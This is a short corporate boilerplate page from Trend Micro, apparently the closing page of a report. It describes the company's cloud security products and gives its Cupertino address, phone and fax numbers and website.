## TREND MICRO INCORPORATED

Trend Micro Incorporated (TYO: 4704; TSE: 4704), a global cloud security leader, creates a world safe for exchanging digital information with its Internet content security and threat management solutions for businesses and consumers. A pioneer in server security with over 20 years' experience, we deliver top-ranked client, server and cloud-based security that fits our customers' and partners' needs, stops new threats faster, and protects data in physical, virtualized and cloud environments. Powered by the industry-leading Trend Micro™ Smart Protection Network™ cloud computing security infrastructure, our products and services stop threats where they emerge—from the Internet. They are supported by 1,000+ threat intelligence experts around the globe.


## TREND MICRO INCORPORATED

10101 N. De Anza Blvd.
Cupertino, CA 95014

U.S. toll free: 1 +800.228.5651
Phone: 1 +408.257.1500
Fax: 1 +408.257.2003

www.trendmicro.com


TREND MICRO™

Securing Your Journey to the Cloud